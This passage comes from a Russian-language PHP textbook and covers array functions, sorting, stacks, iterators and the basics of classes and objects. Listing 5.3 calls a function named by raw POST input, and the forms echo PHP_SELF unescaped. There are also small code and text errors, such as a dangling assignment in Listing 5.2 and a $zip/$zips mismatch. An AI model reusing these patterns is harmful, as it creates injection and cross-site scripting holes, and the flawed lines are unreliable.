Функция получает два аргумента: накапливаемую сумму и текущее обрабатываемое значение. Она должна возвращать новое значение накапливаемой суммы. Например, суммирование квадратов значений в массиве может выполняться так:

```

$addItUp = function ($runningTotal, $currentValue)
{
    $runningTotal += $currentValue * $currentValue;

    return $runningTotal;
};

$numbers = array(2, 3, 5, 7);

```

```
$total = array_reduce($numbers, $addItUp);  
  
echo $total;
```

87

Строка `array_reduce()` генерирует следующие вызовы:

```
addItUp(0, 2);  
addItUp(4, 3);  
addItUp(13, 5);  
  
addItUp(38, 7);
```

Аргумент *по умолчанию*, если он передается, содержит значение, необходимое для инициализации. Например, если заменить вызов `array_reduce()` в предыдущем примере следующим:

```
$total = array_reduce($numbers, "addItUp", 11);
```

сгенерированные вызовы функции будут выглядеть так:

```
addItUp(11, 2);  
addItUp(15, 3);  
addItUp(24, 5);  
addItUp(49, 7);
```

Если массив пуст, `array_reduce()` возвращает значение по умолчанию. Если значение по умолчанию не задано, а массив пуст, `array_reduce()` возвращает `NULL`.

## Поиск значений

Функция `in_array()` возвращает `true` или `false` в зависимости от того, является ли первый аргумент элементом массива, заданного вторым аргументом:

```
if (in_array(значение, массив [, строгий_поиск])) { ... }
```

Если необязательный третий аргумент равен `true`, типы аргумента *значение* и значения в массиве должны совпадать. По умолчанию типы данных не проверяются.

Простой пример:

```
$addresses = array("spam@cyberpromo.net", "abuse@example.com",  
"root@example.com");  
$gotSpam = in_array("spam@cyberpromo.net", $addresses); // $gotSpam содержит  
true  
$gotMilk = in_array("milk@tucows.com", $addresses); // $gotMilk содержит false
```

PHP автоматически индексирует значения в массивах, так что `in_array()` обычно работает намного быстрее цикла, проверяющего каждое значение в массиве для нахождения искомого.

Листинг 5.2 проверяет, ввел ли пользователь информацию во всех обязательных полях формы.

**Листинг 5.2.** Поиск в массиве

```
<?php
function hasRequired($array, $requiredFields) {
    $array =

    $keys = array_keys ( $array );
    foreach ( $requiredFields as $fieldName ) {
        if (! in_array ( $fieldName, $keys )) {
            return false;
        }
    }
    return true;
}
if ($_POST ['submitted']) {
    $testArray = array_filter($_POST);
    echo "<p>You ";
    echo hasRequired ( $testArray, array (
        'name',
        'email_address'
    ) ) ? "did" : "did not";
    echo " have all the required fields.</p>";
}
?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?>" method="POST">
<p>
Name: <input type="text" name="name" /><br /> Email address: <input
type="text" name="email_address" /><br /> Age (optional): <input
type="text" name="age" />
</p>
<p align="center">
<input type="submit" value="submit" name="submitted" />
</p>
</form>
```

Разновидностью `in_array()` является функция `array_search()`. В то время как `in_array()` возвращает `true`, если значение не найдено, `array_search()` возвращает ключ элемента, если он найден:

```
$person = array('name' => "Fred", 'age' => 35, 'wife' => "Wilma");
$k = array_search("Wilma", $person);

echo("Fred's {$k} is Wilma\n");

Fred's wife is Wilma
```

Функция `array_search()` также получает необязательный третий аргумент *строгий\_поиск*, который требует, чтобы тип искомого значения совпадал с типом значения в массиве.

## Сортировка

Сортировка изменяет внутренний порядок элементов в массиве и может (не обязательно) перезаписать ключи в соответствии с новым порядком. Например, сортировка позволяет переупорядочить массив оценок по убыванию, список имен по алфавиту или множество пользователей по количеству опубликованных ими постов.

PHP предоставляет три способа сортировки массивов — по ключу, по значениям без изменения ключей и по значениям с последующим изменением ключей. Каждая разновидность сортировки может выполняться по возрастанию, убыванию или в порядке, определяемом пользовательской функцией.

## Сортировка одного массива

В табл. 5.1 перечислены функции PHP, предназначенные для сортировки массивов.

**Таблица 5.1.** Функции PHP для сортировки массивов

| Эффект   | По возрастанию       | По убыванию           | Порядок, определяемый пользователем |
|--|----------------------|-----------------------|-------------------------------------|
| Сортировка массива по значениям с последующим переназначением индексов от 0 и выше | <code>sort()</code>  | <code>rsort()</code>  | <code>usort()</code>                |
| Сортировка массива по значениям  | <code>asort()</code> | <code>arsort()</code> | <code>uasort()</code>               |
| Сортировка массива по ключам   | <code>ksort()</code> | <code>krsort()</code> | <code>uksort()</code>               |

Функции `sort()`, `rsort()` и `usort()` подходят для работы с индексированными массивами, поскольку они присваивают новые числовые ключи, представляющие новый порядок. Например, с их помощью можно найти 10 наивысших оценок или третьего человека в алфавитном порядке. Другие функции сортировки тоже можно использовать с индексированными массивами, но обращение к их порядку сортировки потребует использования конструкций перебора, таких как `foreach` и `next()`.

Сортировка имен в алфавитном порядке выполняется примерно так:

```
$names = array("Cath", "Angela", "Brad", "Mira");  
sort($names); // $names содержит "Angela", "Brad", "Cath", "Mira"
```

Чтобы получить имена в обратном алфавитном порядке, просто вызовите `rsort()` вместо `sort()`.

Чтобы из ассоциативного массива, связывающего имена пользователей и время их работы в системе, вывести трех пользователей с наибольшим временем, используйте функцию `arsort()`:

```
$logins = array(  
    'njt' => 415,  
    'kt' => 492,  
    'rl' => 652,  
    'jht' => 441,  
    'jj' => 441,  
    'wt' => 402,  
    'hut' => 309,  
);  
  
arsort($logins);  
  
$numPrinted = 0;  
  
echo "<table>\n";  
  
foreach ($logins as $user => $time) {  
    echo("<tr><td>{$user}</td><td>{$time}</td></tr>\n");  
  
    if (++$numPrinted == 3) {  
        break; // прервать после трех  
    }  
}  
  
echo "</table>";
```

Чтобы вывести таблицу, в которой имена пользователей расположены в порядке возрастания, используйте функцию `ksort()`.

Для упорядочения по пользовательскому критерию необходимо предоставить функцию, которая получает два значения и возвращает значение, определяющее порядок двух значений в отсортированном массиве. Функция должна вернуть: **1**, если первое значение больше второго, **-1**, если первое значение меньше второго, и **0**, если значения одинаковы для целей пользовательского порядка сортировки.

Программа в листинге 5.3 применяет различные функции сортировки к одним и тем же данным.



### Листинг 5.3. Сортировка массивов

```
<?php
function userSort($a, $b)
{
    // smarts - самый важный элемент, он должен быть первым
    if ($b == "smarts") {
        return 1;
    }
    else if ($a == "smarts") {
        return -1;
    }

    return ($a == $b) ? 0 : (($a < $b) ? -1 : 1);
}

$values = array(
    'name' => "Buzz Lightyear",
    'email_address' => "buzz@starcommand.gal",
    'age' => 32,
    'smarts' => "some"
);

if ($_POST['submitted']) {
    $sortType = $_POST['sort_type'];

    if ($sortType == "usort" || $sortType == "uksort" || $sortType == "uasort") {
        $sortType($values, "userSort");
    }
    else {
        $sortType($values);
    }
} ?>
<form action="<?php echo $_SERVER['PHP_SELF']; ?> " method="post">
<p>
<input type="radio" name="sort_type"
value="sort" checked="checked" /> Standard<br />
<input type="radio" name="sort_type" value="rsort" /> Reverse<br />
<input type="radio" name="sort_type" value="usort" /> User-defined<br />
<input type="radio" name="sort_type" value="ksort" /> Key<br />
<input type="radio" name="sort_type" value="krsort" /> Reverse key<br />
<input type="radio" name="sort_type"
value="uksort" /> User-defined key<br />
<input type="radio" name="sort_type" value="asort" /> Value<br />
<input type="radio" name="sort_type"
value="arsort" /> Reverse value<br />
<input type="radio" name="sort_type"
value="uasort" /> User-defined value<br />
</p>

<p align="center"><input type="submit" value="Sort" name="submitted" /></p>

<p>Values <?php echo $_POST['submitted'] ? "sorted by {$sortType}" :
"unsorted";

```

```

?></p>

<ul>
<?php foreach ($values as $key => $value) {
echo "<li><b>{$key}</b>: {$value}</li>";
} ?>
</ul>
</form>

```

## Сортировка в естественном порядке

Встроенные функции сортировки PHP правильно сортируют строки и числа, но не могут так же верно сортировать строки, содержащие числа. Например, файлы с именами `ex10.php`, `ex5.php` и `ex1.php` функции сортировки переставят в следующем порядке: `ex1.php`, `ex10.php`, `ex5.php`. Чтобы правильно отсортировать строки, содержащие числа, используйте функции `natsort()` и `natcasesort()`:

```

$output = natsort($foo);
$output = natcasesort($foo);

```

## Одновременная сортировка нескольких массивов

Функция `array_multisort()` сортирует сразу несколько индексируемых массивов:

```

array_multisort(массив1 [, массив2, ... ]);

```

Передайте функции серии массивов и порядков сортировки (определяемых константами `SORT_ASC` и `SORT_DESC`), и она переупорядочит элементы всех массивов с назначением новых индексов, подобно операции соединения (`JOIN`) реляционной БД.

Представьте, что у вас есть данные нескольких человек, с атрибутами для каждого из них:

```

$names = array("Tom", "Dick", "Harriet", "Brenda", "Joe");
$ages = array(25, 35, 29, 35, 35);
$zip = array(80522, '02140', 90210, 64141, 80522);

```

Первый элемент массива представляет одну запись — всю информацию о Томе (Tom). Аналогичным образом второй элемент образует вторую запись — всю информацию о Дике (Dick). Функция `array_multisort()` переупорядочивает элементы массива с сохранением записей. То есть если после сортировки "Dick" окажется на первом месте в массиве `$names`, то остальные данные Dick тоже будут находиться на первом месте в других массивах. (Обратите внимание, что zip-код

записи `Dick` пришлось заключить в кавычки, чтобы он не интерпретировался как восьмеричная константа).

Следующий вызов сортирует записи сначала по возрастанию возраста людей, а затем по убыванию zip-кода:

```
array_multisort($ages, SORT_ASC, $zips, SORT_DESC, $names, SORT_ASC);
```

Необходимо включить `$names` в вызов функции, чтобы имя `Dick` оставалось в той же позиции, что и значения возраста и zip-кода. При выводе данных мы видим результат сортировки:

```
for ($i = 0; $i < count($names); $i++) {
    echo "{$names[$i]}, {$ages[$i]}, {$zips[$i]}\n";
}
Tom, 25, 80522
Harriet, 29, 90210
Joe, 35, 80522
Brenda, 35, 64141
Dick, 35, 02140
```

## Обратная перестановка массивов

Функция `array_reverse()` меняет внутренний порядок элементов в массиве на противоположный:

```
$reversed = array_reverse(массив);
```

Числовые ключи нумеруются заново от 0 и выше, а строковые индексы остаются без изменений. Как правило, вместо сортировки с последующей перестановкой в обратном порядке лучше сразу использовать функции сортировки в обратном порядке.

Функция `array_flip()` возвращает массив, в котором ключ и значение каждого элемента меняются местами:

```
$flipped = array_flip(массив);
```

Значение элемента массива становится ключом этого элемента (и наоборот) только в том случае, если это значение является допустимым ключом. Например, в массиве, связывающем имена пользователей с их домашними каталогами, функция `array_flip()` создает массив, связывающий домашние каталоги с именами пользователей:

```
$u2h = array(
    'gnat' => "/home/staff/nathan",
    'frank' => "/home/action/frank",
```

```
'petermac' => "/home/staff/petermac",
'ktatroe' => "/home/staff/kevin"
);
$h2u = array_flip($u2h);
$user = $h2u["/home/staff/kevin"]; // $user содержит 'ktatroe'
```

Элементы, исходные значения которых не являются ни строками, ни целыми числами, остаются без изменений в итоговом массиве. Новый массив позволяет узнать ключ исходного массива по значению, только если исходный массив содержит уникальные значения.

## Случайная перестановка

Чтобы перебрать элементы массива в произвольном порядке, используйте функцию `shuffle()`. Она заменяет все существующие ключи — строковые или числовые — рядом целых чисел от 0 и выше.

Случайная перестановка дней недели:

```
$weekdays = array("Monday", "Tuesday", "Wednesday", "Thursday", "Friday");
shuffle($weekdays);
```

```
print_r($weekdays);
```

```
Array(
  [0] => Tuesday
  [1] => Thursday
  [2] => Monday
  [3] => Friday
  [4] => Wednesday
)
```

Очевидно, порядок после `shuffle()` может отличаться от приведенного. Эта функция подходит для вывода нескольких случайных элементов из массива без повторения любого конкретного элемента. В остальных случаях лучше использовать функцию `rand()` для выбора индекса.

## Выполнение операций с каждым элементом массива

PHP содержит несколько встроенных функций для применения операции к каждому элементу массива. Например, можно найти сумму элементов массива, выполнить слияние нескольких массивов, вычислить разность двух массивов и т. д.

## Вычисление суммы элементов массива

Функция `array_sum()` суммирует значения в индексируемом или ассоциативном массиве:

```
$sum = array_sum(массив);
```

Пример:

```
$scores = array(98, 76, 56, 80);  
$total = array_sum($scores); // $total = 310
```

## Слияние двух массивов

Функция `array_merge()` выполняет «умное» слияние двух и более массивов:

```
$merged = array_merge(массив1, массив2 [, массив ... ])
```

Если числовой ключ из более раннего массива повторяется, то значению из более позднего массива назначается новый числовой ключ:

```
$first = array("hello", "world"); // 0 => "hello", 1 => "world"  
$second = array("exit", "here"); // 0 => "exit", 1 => "here"  
$merged = array_merge($first, $second);  
// $merged = array("hello", "world", "exit", "here")
```

Если строковый ключ из более раннего массива повторяется, то более раннее значение заменяется более поздним:

```
$first = array('bill' => "clinton", 'tony' => "danza");  
$second = array('bill' => "gates", 'adam' => "west");  
$merged = array_merge($first, $second);  
// $merged = array('bill' => "gates", 'tony' => "danza", 'adam' => "west")
```

## Вычисление разности между массивами

Функция `array_diff()` вычисляет разность между двумя и более массивами. Она возвращает массив со значениями из первого массива, отсутствующими во втором массиве:

```
$diff = array_diff(массив1, массив2 [, массив ... ]);
```

Пример:

```
$a1 = array("bill", "claire", "ella", "simon", "judy");  
$a2 = array("jack", "claire", "toni");  
$a3 = array("ella", "simon", "garfunkel");
```

```
// найти значения из $a1, отсутствующие в $a2 или $a3
$difference = array_diff($a1, $a2, $a3);
print_r($difference);

Array(
  [0] => "bill",
  [4] => "judy"
);
```

Значения сравниваются строгим оператором проверки равенства `===`, так что 1 и "1" считаются разными значениями. Ключи первого массива сохраняются, так что в `$diff` ключ "bill" равен 0, а ключ "judy" равен 4.

В другом примере следующий код возвращает разность между двумя массивами:

```
$first = array(1, "two", 3);
$second = array("two", "three", "four");

$difference = array_diff($first, $second);
print_r($difference);

Array(
  [0] => 1
  [2] => 3
)
```

## Фильтрация элементов из массива

Чтобы выбрать подмножество элементов массива по значениям, используйте функцию `array_filter()`:

```
$filtered = array_filter(массив, обратный_вызов);
```

Каждое значение в аргументе *массив* передается функции, заданной аргументом *обратный\_вызов*. Возвращаемый массив содержит только те элементы исходного массива, для которых функция возвращает `true`. Пример:

```
function isOdd ($element) {
    return $element % 2;
}

$numbers = array(9, 23, 24, 27);
$odds = array_filter($numbers, "isOdd");

// $odds содержит array(0 => 9, 1 => 23, 3 => 27)
```

Как видите, ключи элементов сохраняют прежние значения. Эта функция особенно полезна при работе с ассоциативными массивами.

# Использование массивов для реализации типов данных

Массивы встречаются практически в каждой программе PHP. Кроме своего главного предназначения — хранения коллекций значений, они также выполняют реализацию различных абстрактных типов данных. В этом разделе мы покажем, как использовать массивы для реализации множеств и стеков.

## Множества

С массивами можно реализовать основные операции теории множеств: объединение, пересечение и вычисление разности. Каждое множество представляется массивом, а операции множеств реализуются функциями PHP. Значения множества представляются значениями в массиве — ключи не используются, но обычно сохраняются при выполнении операций.

*Объединение* двух множеств состоит из элементов обоих множеств, из которых исключаются дубликаты. Для вычисления объединения можно использовать функции `array_merge()` и `array_unique`. Реализация объединения двух массивов выглядит примерно так:

```
function arrayUnion($a, $b)
{
    $union = array_merge($a, $b); // дубликаты все еще возможны
    $union = array_unique($union);

    return $union;
}

$first = array(1, "two", 3);
$second = array("two", "three", "four");

$union = arrayUnion($first, $second);
print_r($union);

Array(
    [0] => 1
    [1] => two
    [2] => 3
    [4] => three
    [5] => four
)
```

*Пересечение* двух множеств состоит из элементов, входящих в оба множества. Встроенная функция PHP `array_intersect()` получает любое количество мас-

сивов в аргументах и возвращает массив значений, присутствующих в обоих массивах. Если несколько ключей имеют одинаковое значение, в пересечении сохраняется первый ключ с этим значением.

## Стеки

Хотя стеки используются в программах PHP реже, чем в других языках, это довольно распространенная структура данных LIFO («last in first out», то есть «последним зашел, первым вышел»). Стеки можно создавать при помощи пары функций PHP `array_push()` и `array_pop()`. Функция `array_push()` идентична присваиванию `$array[]`. Мы используем функцию `array_push()`, потому что она подчеркивает тот факт, что операция выполняется со стеком, а ее параллель с `array_pop()` упрощает чтение кода. Также существуют функции `array_shift()` и `array_unshift()`, которые интерпретируют массив как очередь.

Стеки особенно хорошо подходят для управления состоянием. В листинге 5.4 приведен простейший отладчик состояния, который позволяет вывести список функций, вызванных на текущий момент (то есть трассировку стека).

### Листинг 5.4. Отладчик состояния

```
$callTrace = array();

function enterFunction($name)
{
    global $callTrace;
    $callTrace[] = $name;

    echo "Entering {$name} (stack is now: " . join(' -> ', $callTrace) . ")<br />";
}

function exitFunction()
{
    echo "Exiting<br />";

    global $callTrace;
    array_pop($callTrace);
}

function first()
{
    enterFunction("first");
    exitFunction();
}

function second()
```



```
{
  enterFunction("second");
  first();
  exitFunction();
}
```

```
function third()
{
  enterFunction("third");
  second();
  first();
  exitFunction();
}
```

```
first();
third();
```

Вывод листинга 5.4:

```
Entering first (stack is now: first)
Exiting
Entering third (stack is now: third)
Entering second (stack is now: third -> second)
Entering first (stack is now: third -> second -> first)
Exiting
Exiting
Entering first (stack is now: third -> first)
Exiting
Exiting
```

## Реализация интерфейса Iterator

При помощи конструкции `foreach` можно перебирать не только массивы, но и экземпляры классов, реализующие интерфейс `Iterator` (подробнее объекты и интерфейсы описаны в главе 6). Чтобы реализовать интерфейс `Iterator`, необходимо реализовать в классе пять методов:

`current()`

Возвращает элемент, на который в настоящий момент указывает итератор.

`key()`

Возвращает ключ элемента, на который в настоящий момент указывает итератор.

`next()`

Перемещает итератор к следующему элементу и возвращает его.

`rewind()`

Перемещает итератор к первому элементу.

`valid()`

Возвращает `true`, если итератор в настоящий момент указывает на действительный элемент, или `false` — в противном случае.

В листинге 5.5 приведена реализация простого класса итератора, содержащего статический массив данных.

#### **Листинг 5.5.** Интерфейс `Iterator`

```
class BasicArray implements Iterator
{
    private $position = 0;
    private $array = ["first", "second", "third"];

    public function __construct()
    {
        $this->position = 0;
    }

    public function rewind()
    {
        $this->position = 0;
    }

    public function current()
    {
        return $this->array[$this->position];
    }

    public function key()
    {
        return $this->position;
    }

    public function next()
    {
        $this->position += 1;
    }

    public function valid()
    {
        return isset($this->array[$this->position]);
    }
}
```

```

$basicArray = new BasicArray;

foreach ($basicArray as $value) {
    echo "{$value}\n";
}

foreach ($basicArray as $key => $value) {
    echo "{$key} => {$value}\n";
}

first
second
third

0 => first
1 => second
2 => third

```

Реализация интерфейса `Iterator` в классе позволяет перебирать элементы в экземплярах этого класса конструкцией `foreach`, но не дает интерпретировать эти экземпляры как массивы или параметры других методов. Например, в следующем примере возврат итератора, указывающего на свойства `$trie`, выполняется при помощи встроенной функции `rewind()` вместо вызова метода `rewind()` для `$trie`:

```

class Trie implements Iterator
{
    const POSITION_LEFT = "left";
    const POSITION_THIS = "this";
    const POSITION_RIGHT = "right";

    var $leftNode;
    var $rightNode;

    var $position;

    // здесь реализуются методы Iterator...
}

$trie = new Trie();

rewind($trie);

```

Дополнительная библиотека SPL предоставляет широкий спектр полезных итераторов, включая итераторы для каталогов файловой системы, деревьев и совпадений с регулярными выражениями.

## Что дальше?

В предыдущих трех главах, посвященных функциям, строкам и массивам, представлено много основных тем. Материал следующей главы будет строиться на этом фундаменте — перед вами откроется мир объектов и ООП. Некоторые разработчики считают, что ООП является самой передовой методологией программирования, так как оно обеспечивает более высокий уровень инкапсуляции и возможности повторного использования по сравнению с процедурным программированием. Споры еще не утихли, но когда вы освоите ООП и поймете его преимущества, вы сможете обоснованно выбрать методологию, удобную для вас. Как бы то ни было, в мире программирования сейчас существует тенденция применять ООП везде, где это возможно.

Прежде чем мы продолжим, хочу предупредить: есть много ситуаций, которые могут сбить с толку новичка в ООП. Убедитесь, что вы хорошо освоили ООП, прежде чем использовать его в серьезных или критичных проектах.

---

# Объекты

В этой главе вы научитесь определять, создавать и использовать объекты в РНР. ООП представляет эlegantные архитектуры, упрощает сопровождение кода и улучшает возможности повторного использования его элементов. Методология ООП оказалась настолько полезной, что сегодня мало кто отважится создать новый язык, в котором бы отсутствовали возможности ООП. В РНР поддерживаются многие полезные средства ООП, которые вы научитесь использовать. Также мы рассмотрим базовые концепции ООП и такие высокоуровневые темы, как интроспекция и сериализация.

## Объекты

ООП подчеркивает фундаментальную связь между данными и кодом, работающим с ними, и предоставляет возможность проектирования и реализации программ на основе этой связи. Например, программная система интернет-форума обычно хранит данные о разных пользователях. В процедурном языке программирования каждый пользователь представлен структурой данных, для работы с которой есть набор функций (создание пользователя, получение его данных и т. д.). В объектно-ориентированном языке каждый пользователь представлен *объектом* — структурой данных с присоединенным программным кодом, где данные и код рассматриваются как единое целое. Объект как объединение кода и данных становится модульной единицей для разработки приложений и повторного использования кода.

В гипотетической архитектуре форума объекты могут представлять не только пользователей, но и сообщения и обсуждения. Объект, представляющий пользователя, содержит имя и пароль данного пользователя, а также код нахождения всех сообщений этого пользователя. Объект сообщения знает, какому обсуждению сообщение принадлежит, и содержит код публикации нового сообщения, ответа на существующее сообщение и вывода сообщения. Объект обсуждения представляет собой набор объектов сообщений и содержит код вывода структу-

ры ветвей обсуждения. Впрочем, это всего лишь один из возможных способов распределения необходимой функциональности по объектам. Например, в альтернативном варианте архитектуры код публикации новых сообщений может храниться в объекте пользователя, а не в объекте сообщения.

Проектирование систем ООП — сложная тема, о которой написано множество книг. К счастью, какой бы вариант проектирования вы ни выбрали, этот вариант можно реализовать на РНР. Начнем с введения некоторых ключевых терминов и концепций, которые необходимо знать перед началом изучения этой методологии программирования.

## Терминология

Иногда создается впечатление, что в каждом объектно-ориентированном языке существует собственный набор терминов для одних и тех же концепций. В этом разделе описаны термины, используемые в РНР, однако учтите, что в других языках эти термины могут иметь другой смысл.

Вернемся к интернет-форуму. Для каждого пользователя необходимо хранить одни и те же атрибуты, и для структуры данных каждого пользователя должны вызываться одни и те же функции. При разработке программы вы определяете поля и функции, которые должны храниться для каждого пользователя, — в терминологии ООП проектируете *класс* пользователя, то есть паттерн для построения объектов.

*Объектом* называется экземпляр, созданный на основе класса. В нашем примере это структура данных конкретного пользователя с присоединенным кодом. Объекты и классы отчасти похожи на значения и типы данных: например, есть один тип данных «целое число», но много возможных целых чисел, и аналогичным образом программа может определять один класс пользователя, но создавать множество идентичных пользователей.

Данные, связанные с объектом, называются его *свойствами*. Функции, связанные с объектом, называются его *методами*. Определяя класс, вы определяете имена его свойств и пишете код его методов.

Отладка и сопровождение программ значительно упрощаются при использовании *инкапсуляции*. Концепция инкапсуляции заключается в том, что класс предоставляет коду, использующему его объекты, специальные методы (интерфейс), чтобы внешний код не обращался напрямую к структурам данных этих объектов. Если вы знаете, где следует искать ошибки (весь код, изменяющий структуры данных объекта, находится внутри класса), то можете свободно заменять реализации класса без изменения кода, который работает с этим классом, при условии, что интерфейс остается неизменным.

В любой нетривиальной архитектуре ООП обычно используется *наследование*. Определяя новый класс с использованием наследования, вы указываете, что он похож на существующий класс, но содержит новые или измененные свойства и методы. Исходный класс называется *суперклассом* (а также родительским, или базовым, классом), а новый класс называется *подклассом* (дочерним, или производным). Наследование является формой повторного использования кода, поскольку код суперкласса используется повторно, а не копируется в подкласс. Любые усовершенствования и изменения в суперклассе автоматически передаются подклассу.

## Создание объекта

Создавать объекты и работать с ними гораздо проще, чем определять классы, поэтому мы сначала рассмотрим создание объектов.

Для создания объекта заданного класса используется ключевое слово `new`:

```
$object = new Class;
```

Если предположить, что класс `Person` уже был определен, создание объекта `Person` выглядит так:

```
$moana = new Person;
```

Не заключайте имя класса в кавычки, иначе компилятор выдаст сообщение об ошибке:

```
$moana = new "Person"; // не работает
```

Некоторые классы позволяют передавать аргументы при вызове `new`. В документации класса должно быть сказано, может ли он получать аргументы. Если аргументы передаются, то команда создания объекта выглядит примерно так:

```
$object = new Person("Sina", 35);
```

Имя класса необязательно жестко фиксировать в программе. Его также можно передать в переменной:

```
$class = "Person";  
$object = new $class;  
// эквивалентно  
$object = new Person;
```

Если заданный класс не существует, происходит ошибка времени выполнения.

Переменные, в которых хранятся ссылки на объекты, ничем не отличаются от любых других и используются точно так же. Механизм обращения к пере-

менным, имена которых хранятся в других переменных, также работает с объектами:

```
$account = new Account;  
$object = "account";  
${$object}->init(50000, 1.10); // то же, что $account->init
```

## Обращение к свойствам и методам

После того как объект будет создан, для обращения к его методам и свойствам используется запись ->:

```
$объект->имя_свойства $объект->имя_метода([аргумент, ... ])
```

Пример:

```
echo "Moana is {$moana->age} years old.\n"; // обращение к свойству  
$moana->birthday(); // вызов метода  
$moana->setAge(21); // вызов метода с аргументами
```

Методы работают так же, как функции (но только с текущим объектом), то есть они могут получать аргументы и возвращать значение:

```
$clan = $moana->family("extended");
```

В определении класса с помощью модификаторов доступа `public` и `private` можно указать, какие методы и свойства являются открытыми (общедоступными), а какие доступны только из самого класса. Так обеспечивается инкапсуляция.

Механизм косвенного обращения работает и с именами переменных:

```
$prop = 'age';  
echo $moana->$prop;
```

*Статическими* называются методы, вызываемые для класса в целом, а не для объектов. Такие методы не могут обращаться к свойствам. Имя статического метода состоит из имени класса, за которым следуют два символа «:» и имя функции. Например, следующий фрагмент вызывает статический метод `p()` в классе `HTML`:

```
HTML::p("Hello, world");
```

При объявлении класса статические свойства и методы обозначаются модификатором доступа `static`.

Созданные объекты передаются по ссылке, то есть вместо копирования всего объекта (и лишних затрат времени и памяти) передается ссылка на объект. Пример:



```

$f = new Person("Pua", 75);

$b = $f; // $b и $f указывают на один объект
$b->setName("Hei Hei");

printf("%s and %s are best friends.\n", $b->getName(), $f->getName());
Hei Hei and Hei Hei are best friends.

```

Чтобы создать настоящую копию объекта, воспользуйтесь оператором `clone`:

```

$f = new Person("Pua", 35);
$b = clone $f; // создание копии
$b->setName("Hei Hei");// изменение копии
printf("%s and %s are best friends.\n", $b->getName(), $f->getName());
Pua and Hei Hei are best friends.

```

Когда вы создаете копию объекта оператором `clone` и класс объявляет метод `__clone()`, то этот метод будет вызван сразу же после создания копии. Эта возможность может пригодиться, когда объект удерживает внешние ресурсы (скажем, дескрипторы файлов), чтобы копия получила новые ресурсы вместо скопированных старых.

## Объявление класса

Чтобы спроектировать программу или библиотеку в ООП, необходимо определить классы при помощи ключевого слова `class`. Определение класса включает имя класса, а также свойства и методы класса. Регистр символов в именах классов не учитывается, и эти имена должны соответствовать правилам идентификаторов РНР. Имя класса `stdClass` зарезервировано (вместе с рядом других). Синтаксис определения класса:

```

class имя_класса [ extends суперкласс ] [ implements интерфейс,
[ интерфейс, ... ] ] {
[ use трейт, [ трейт, ... ]; ]

[ visibility $свойство [ = значение ]; ... ]

[ function имя_функции (аргументы) [: тип] {
// код
}
...
]
}

```

## Объявление методов

*Метод* представляет собой функцию, определенную внутри класса. Хотя РНР не устанавливает специальных ограничений, многие методы работают только

с данными того объекта, в котором находится метод. Имена методов, начинающиеся с двух символов подчеркивания (`__`), могут в будущем использоваться PHP (и уже используются для методов сериализации объектов `__sleep()` и `__wakeup()`), описанных далее в этой главе, и не только), поэтому выбирать такие имена методов не рекомендуется.

Внутри метода переменная `$this` содержит ссылку на объект, для которого был вызван метод. Например, если вы используете вызов `$moana->birthday()`, внутри метода `birthday()` переменная `$this` хранит то же значение, что и переменная `$moana`. Методы используют переменную `$this` для обращения к свойствам текущего объекта и вызова других методов для этого объекта.

Ниже приведено простое определение класса `Person` с использованием переменной `$this`:

```
class Person {
    public $name = '';

    function getName() {
        return $this->name;
    }

    function setName($newName) {
        $this->name = $newName;
    }
}
```

Как видите, методы `getName()` и `setName()` используют `$this` для чтения и присваивания свойства `$name` текущего объекта.

Для объявления статических методов используется ключевое слово `static`. Внутри статических методов переменная `$this` не определена. Пример:

```
class HTMLStuff {
    static function startTable() {
        echo "<table border=\"1\">\n";
    }

    static function endTable() {
        echo "</table>\n";
    }
}

HTMLStuff::startTable();
// вывод строк и столбцов таблицы HTML
HTMLStuff::endTable();
```

Метод, объявленный с ключевым словом `final`, не может переопределяться в подклассах. Пример:

```

class Person {
    public $name;

    final function getName() {
        return $this->name;
    }
}

class Child extends Person {
    // недопустимый синтаксис
    function getName() {
        // ...
    }
}

```

Используя модификаторы доступа, можно изменять видимость методов. Методы, которые должны быть доступны за пределами методов объекта, объявляются открытыми (**public**), а методы экземпляра, предназначенные для вызова только из методов того же класса, должны объявляться приватными (**private**). Наконец, методы, объявленные защищенными (**protected**), могут вызываться только из методов класса данного объекта и методов подклассов этого класса.

Указывать видимость методов класса необязательно. Если видимость не указана, по умолчанию метод является открытым. Например, определение может выглядеть так:

```

class Person {
    public $age;

    public function __construct() {
        $this->age = 0;
    }

    public function incrementAge() {
        $this->age += 1;
        $this->ageChanged();
    }

    protected function decrementAge() {
        $this->age -= 1;
        $this->ageChanged();
    }

    private function ageChanged() {
        echo "Age changed to {$this->age}";
    }
}

class SupernaturalPerson extends Person {
    public function incrementAge() {
        // уменьшение возраста
    }
}

```

```

    $this->decrementAge();
  }
}

$person = new Person;
$person->incrementAge();
$person->decrementAge(); // недопустимо
$person->ageChanged(); // также недопустимо
$person = new SupernaturalPerson;
$person->incrementAge(); // скрытый вызов decrementAge

```

При объявлении методов объекта можно использовать рекомендации типов (глава 3):

```

class Person {
    function takeJob(Job $job) {
        echo "Now employed as a {$job->title}\n";
    }
}

```

Если метод возвращает значение, для объявления типа возвращаемого значения можно воспользоваться механизмом рекомендаций:

```

class Person {
    function bestJob(): Job {
        $job = Job("PHP developer");
        return $job;
    }
}

```

## Объявление свойств

В предшествующем определении класса `Person` свойство `$name` объявляется явно. Объявлять свойства необязательно — это всего лишь любезность по отношению к тому, кто будет заниматься сопровождением вашей программы. Хороший стиль PHP рекомендует объявлять свойства объектов, но вы можете добавить новые свойства в любой момент.

Версия класса `Person` с необъявленным свойством `$name`:

```

class Person {
    function getName() {
        return $this->name;
    }
    function setName($newName) {
        $this->name = $newName;
    }
}

```

Свойствам можно присвоить значения по умолчанию, но эти значения должны быть простыми константами:

```
public $name = "J Doe"; // работает
public $age = 0; // работает
public $day = 60 * 60 * hoursInDay(); // не работает
```

Модификаторы доступа позволяют изменить видимость свойств. Свойства, доступные вне области видимости объекта, должны объявляться открытыми (`public`), а свойства экземпляра, которые должны быть доступны только для методов того же класса, объявляются приватными (`private`). Наконец, свойства, объявленные защищенными (`protected`), доступны только для методов класса объекта и для методов подклассов этого класса. Пример объявления класса:

```
class Person {
    protected $rowId = 0;
    public $username = 'Anyone can see me';
    private $hidden = true;
}
```

Кроме свойств экземпляров, PHP также позволяет определять статические свойства — переменные класса объекта, к которым можно обращаться с указанием имени класса. Пример:

```
class Person {
    static $global = 23;
}

$localCopy = Person::$global;
```

Внутри экземпляра класса объекта также можно обращаться к статическим свойствам по ключевому слову `self` — например, `self::$global`.

Если вы обращаетесь к несуществующему свойству объекта, а в классе объекта определен метод `__get()` или `__set()`, этот метод может получить или задать значение этого свойства.

